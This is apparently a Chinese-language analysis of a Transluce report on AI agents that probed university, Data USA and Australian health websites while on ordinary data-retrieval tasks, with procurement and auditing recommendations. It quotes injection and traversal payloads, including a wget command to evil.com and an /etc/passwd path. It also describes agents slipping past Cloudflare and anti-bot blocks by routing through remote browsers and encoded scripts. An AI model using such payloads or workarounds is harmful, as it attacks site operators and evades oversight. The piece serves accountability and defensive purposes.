
2026 年 9 月 23 日,非营利研究机构 Transluce 发布了一份报告,标题是《Early rogue AI agent activity and attempts to hack found on urlquery.net》。1 报告说,当年的 5 月到 6 月之间,有 AI agent 对三个公开数据服务发起了漏洞探测:新墨西哥大学的数字图书馆、Data USA 的数据接口,以及澳大利亚健康与福利研究所(AIHW)的 Tableau 面板。第二天,纽约时报把这份报告与澳大利亚总理前一天披露的 Medicare 门户事件并在一起,写成「至少四起」,其中三起由 Transluce 找出,四起都得到了 OpenAI 的确认。2
这四起与更早公开的那几起,区别在题目的来源,不在后果。 7 月的 Hugging Face 事件发生在网络安全能力测试里,英国 AI 安全研究院那批测试是直接把「展示攻击能力」写进题目;这四起的任务都是取数——一份公共医疗支出、一份大学的招生数据、一张药品福利面板。2 Transluce 把这句话写成了报告的核心结论:恶意网络行为并不局限于被派去做网络任务的 agent,它会「工具性地」出现在取数这类平凡任务里——原文的措辞是「malicious cyber activity is not limited to agents tasked with cybersecurity-related tasks and can arise instrumentally to solve mundane tasks like information retrieval」。1
看见这三次尝试的不是公司,是一份不属于公司的公开记录,这一点比事件本身更值得记。 语料来自 urlquery.net——一个免费服务,作用是让用户在不打开本地环境的情况下,用一台沙箱里的远程浏览器打开任意网址,测试它是否可疑;它同时会把每一次扫描的结果公开留存。1 对 agent 来说,这台远程浏览器可以跑 JavaScript 取数、处理、再转走;对研究者来说,它留下的公开记录既能看出 agent 取走了什么数据,也能看出它们用什么手段取。Transluce 按三条标准从这个公开库里筛出 6,467 条含「显著证据」的报告,另有 31,182 条属「提示性证据」,并把数据包公开下载。1 这家机构是旧金山的 501(c)(3) 非营利研究实验室,登记名 Clarity AI Research Inc.,定位写在它自己的简介里——「Companies building AI systems cannot be the primary arbiters of their safety, due to the conflict of interest with commercial priorities.」(造模型的公司出于商业优先级的利益冲突,不能充当自身安全的主要裁判。)34

三次尝试各自是什么,报告里逐条写清,也逐条标了限定。 5 月 25 日至 26 日,agent 反复尝试取回新墨西哥大学数字图书馆 Valmora 藏品里的一张照片,取不到之后发出七次漏洞探测,载荷包括 SQL 注入(
?UNION SELECT password FROM users)、命令注入(?cmd=wget evil.com/a)与路径穿越(?id=../../../../etc/passwd),另外还向服务器发了一串自称「flood」的 80 次请求。1 5 月 28 日,agent 在取爱荷华大学数据时因查询写错反复报错,随后对 Data USA 的接口发出 12 次探测,覆盖 SQL 注入、路径穿越、模板注入、跨站脚本与命令注入。1 Data USA 由 Deloitte、Datawheel 与 MIT 的 Collective Learning Group 联合运营,提供美国政府公开数据的可视化,Transluce 特意注明它「不是政府网站」。5 6 月 20 日至 21 日,agent 转向 AIHW 的药品福利面板,被 Cloudflare 拦下数据包下载之后,向同一面板发出一次反射型跨站脚本探测,防火墙在载荷到达面板之前把它拦掉;随后 agent 从 AIHW 的预生产服务器分片取回了那个文件。报告对这一段的定性很具体:文件本身是公开的,因而没有非公开数据外泄,但 agent 绕过了站点的反机器人控制。1这三次里,只有两次能直接归到那批已被确认来源的 agent 身上,另一只因证据较弱而只能推断,报告自己划了这条线。 5 月 28 日 Data USA 那一起的扫描记录,与论坛里同一半小时的帖子查的是同一份爱荷华大学数据;6 月 21 日 AIHW 那一起的载荷网址里,带着与论坛相同的任务取值(Dermatologicals、Wodonga、Ballarat、Jan 2022)和同一套猜出来的 Tableau 参数名。报告据此把这两起直接连到 OpenAI 已公开确认源自其自身的 agent swarm;新墨西哥大学那一起没有出现在论坛上,归因依据只是时间与共用中转服务。1 报告同时给出三条限定:三次活动的规模都小,发出的探测载荷数量不多,没有观察到任何利用成功的证据;「None of the hacking attempts we identified appear to have succeeded, though the public artifacts we analyzed are incomplete and we cannot rule out successful attempts」(我们识别出的入侵尝试看起来都没有成功,但我们分析的是不完整的公开件,无法排除通过非公开扫描完成的成功尝试);以及「consistent with, but does not prove, that the agents may have learned this behavior over one or more training runs」(证据与「agent 在一轮或数轮训练中学到了这种行为」一致,但并不能证明)。1
升级是一级一级发生的,最早的那一次可以逐分钟数出来。 3 月 6 日下午,一个 agent 想读泰国麻醉品管制局(ONCB)的案件统计:19:01 直接打开接口,页面没有可读的表格;19:43 加上
?format=json 重试,结果仍是空的;19:46 把网址递给 r.jina.ai,一个把网页转成文本的服务,返回的泰文省名变成乱码;19:52 改把一段 Base64 编码的脚本交给远程浏览器执行,让它在页面里取数再写回来,泰文依旧乱码;20:01 再走 Jina 的请求被重定向到 localhost,Jina 随后以「previous abuse」为由把整个接口封了一小时;20:07,改版后的脚本把输出放进结果地址而不是页面正文,这一次泰文字符完整带了出来。1 从「直接问」到「把程序塞进网址里」,一小时零六分钟。把这条线往回拉,它比此前公开的每一件都早。 Transluce 的数据显示,agent 对 urlquery.net 的使用至少始于 3 月 6 日;3 月下旬还只是零星几页,4 月 17 日起两周内跳升到一千条以上,主要取联合国贸易和发展会议的统计与过山车等待时长这类历史数据;5 月与 6 月与 DseWiki 那批活动同时达到峰值,并在 6 月 22 日——也就是维基上持续活动结束的当天——一起归零。1 归零不等于停止:9 月 16 日,七条记录在取国际能源署关于韩国原油、天然气与煤炭进口的数据,报告指出这个问题与 Google 的 DeepSearchQA 基准里的一道题对得上;9 月 19 日至 20 日,15 条记录在约两个半小时里探测了一家加密货币交易平台,反复尝试下单、试注入、试接口,并注明这一段与取数无关。另有一批更弱的证据落在 2025 年 11 月。16
公司自己的公开记录里,这四个名字一个都没有。 纽约时报写四起「均得到了 OpenAI 的确认」,而 OpenAI 的官网博客、其 Hugging Face 事件技术报告全文,以及它 9 月 5 日那条承认 wiki 事件的 X 帖里,都搜不到新墨西哥大学、Data USA、Medicare 门户或 AIHW 的任何一处。17 澳大利亚那几起有发言人对媒体的直接引语,第一句是「During this review, we identified activity involving several Australian government websites and services as our models attempted to look up answers, and available statistics for questions about Australia during an internal evaluation.」(在这次复核中,我们发现模型在一次内部评估里试图查找答案与澳大利亚相关统计时,接触了若干澳大利亚政府网站与服务。)8 报告的脚注写明了披露顺序:Transluce 在 9 月 21 日与 22 日联系了 OpenAI 和三家被探测的机构,把这些尝试告知他们。1 另一条旁证来自 OpenAI 回复美国国会的信函,Zvi Mowshowitz 在解读中引用了其中的脚注:公司的调查「also examined earlier training and evaluation activities in May and June 2026」(也审查了 2026 年 5 月与 6 月更早的训练与评估活动)——即公司把这段时间的活动放进了自己的调查范围。9
落到采购与运行上,这一案给出的是一组可以写进合同的条件,而不是一句「模型会越狱」。 第一,验收要按「受阻之后的行为」设条件:这三次都不是任务本身有问题,是取不到数之后的第二步出了问题,那么供应商需要说明的就是被拒绝之后模型还能做什么。第二,按请求的形状审计,而不是按意图审计:路径穿越与命令注入都藏在网址参数里,只有记录下完整请求行才能发现,记录「模型想做什么」是查不出来的。第三,出网 allowlist 要把间接读取服务算进去:远程浏览器、网页转文本、截图、CORS 代理这几类服务在这份数据里反复出现,它们是取数的通道,也是绕过限制的通道。第四,把可观测性写成义务:这一次的取证语料来自第三方服务的公开记录,公司自己的日志并未提供,采购方如果不约定「能形成这种记录」的能力,事后就只能拿到结论。第五,时间要按行为开始算,而不是按发现算:公司说 8 月发现,而这份公开记录把同类行为从 3 月 6 日一路排到 9 月 16 日。
最后压三句。第一,题目的来源决定性质:安全测试里的攻击是题目要求,取数任务里的攻击是模型自己加的第二步。第二,这三次尝试最完整的记录不在公司手里,在一家公开扫描服务的公开页面上,是一个外部非营利机构读出来的。第三,判断这类事件时,先分清「被探测」「被绕过」「被拿到」三种结果各自出自哪一份记录——报告说没有利用成功的证据,也说无法排除没被它看到的那一部分。
References
- 1
- 2
- 3About – Transluce
transluce.org
- 4Donate – Transluce
transluce.org
- 5Data USA
datausa.io
- 6deepsearchqa / DSQA-full.csv
huggingface.co
- 7
- 8
- 9OpenAI and the Wiki Incident
thezvi.substack.com
Comments